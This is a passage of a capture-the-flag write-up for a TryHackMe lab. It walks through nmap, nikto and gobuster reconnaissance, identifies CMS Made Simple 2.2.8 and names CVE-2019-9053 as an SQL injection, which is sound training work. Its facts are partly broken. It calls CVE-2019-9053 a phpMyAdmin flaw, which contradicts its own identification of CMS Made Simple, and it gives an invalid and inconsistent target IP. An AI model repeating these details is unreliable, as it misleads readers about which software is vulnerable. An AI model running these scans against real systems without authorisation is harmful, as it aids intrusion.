Simple CTF


THM Link: https://tryhackme.com/room/easyctf

https://mr0wido.github.io/tryhackme-simple-ctf/

Extra resources THM - https://tryhackme.com/room/linprivesc task 5 https://dev.to/christinec_dev/try-hack-me-linux-privesc-complete-write-up-20fg

Let's kick off the room with a scan I do on every room, nmap.

nmap -p- -sC -sV 10.10.186.250 -vvv -oA nmap_ful




From our results, we can see ports 21 (FTP), 80 (HTTP), and 2222 (SSH) are open.

nikto -h 10.65.186.48

How many services are running under port 1000?


nmap -sV -p 1-1000 10.10.286.250

nmap -sV --top-ports 1000 10.10.186.250



> Answer: 2

What is running on the higher port?




> Answer: SSH

Q3- What's the CVE you're using against the application?


First of all, I did a `nikto` scan, but no results came out. Now let's do a directory scan with `gobuster`.

nikto -h 10.65.186.48



Knowing there is a website being hosted let's check it out for any additional information.

First, let's just browse to the IP and see what we get.




Webpage port 80

We find it is the default Apache2 page, not much more to go off of here.

Next, we can use “gobuster” to scan the website for any additional pages.

or dirb



“gobuster” results

Using the medium wordlist we supplied, gobuster was able to find there is a webpage at “/simple”. Let’s try browsing to it now and see what we find.

/simple webpage

Here we can see this is a default page for something called “CMS Made Simple” and if we look in the bottom corner we can see it is version 2.2.8.

Let’s see if there is anything online about this particular version by simply going to Google and searching “CMS Made Simple 2.2.8 exploit”.

In our results, we see a page on Exploit-DB that matches our search and refers to a SQL injection attack utilizing CVE-2019–9053.

Exploit-DB

CVE stands for **Common Vulnerabilities and Exposures**

CVE-2019-9053 is a security vulnerability found in **phpMyAdmin**, a popular web-based administration tool for managing MySQL and MariaDB databases. The vulnerability is classified as a **time-based blind SQL injection** issue

Description:

An attacker could exploit the vulnerability by sending specially crafted requests that include malicious SQL queries, leading to a time-based blind SQL injection attack.

In a **time-based blind SQL injection**, the attacker injects a SQL query and relies on how long it takes the server to respond to infer information about the database (e.g., the existence of a record, the content of a particular field). The attacker uses this time delay to extract sensitive data from the database, such as usernames, passwords, or other confidential information, without directly seeing the database output.


Impact:

- The attacker could gain unauthorized access to the database or manipulate the database by exploiting the SQL injection vulnerability.
- If successfully exploited, the attacker could steal sensitive information or escalate privileges.

What's the CVE you're using against the application?

CVE-2019-9053

To what kind of vulnerability is the application vulnerable?



> SQLi

Q5- What's the password?

Let's download the script by using ***wget***:


also you can download on webpage

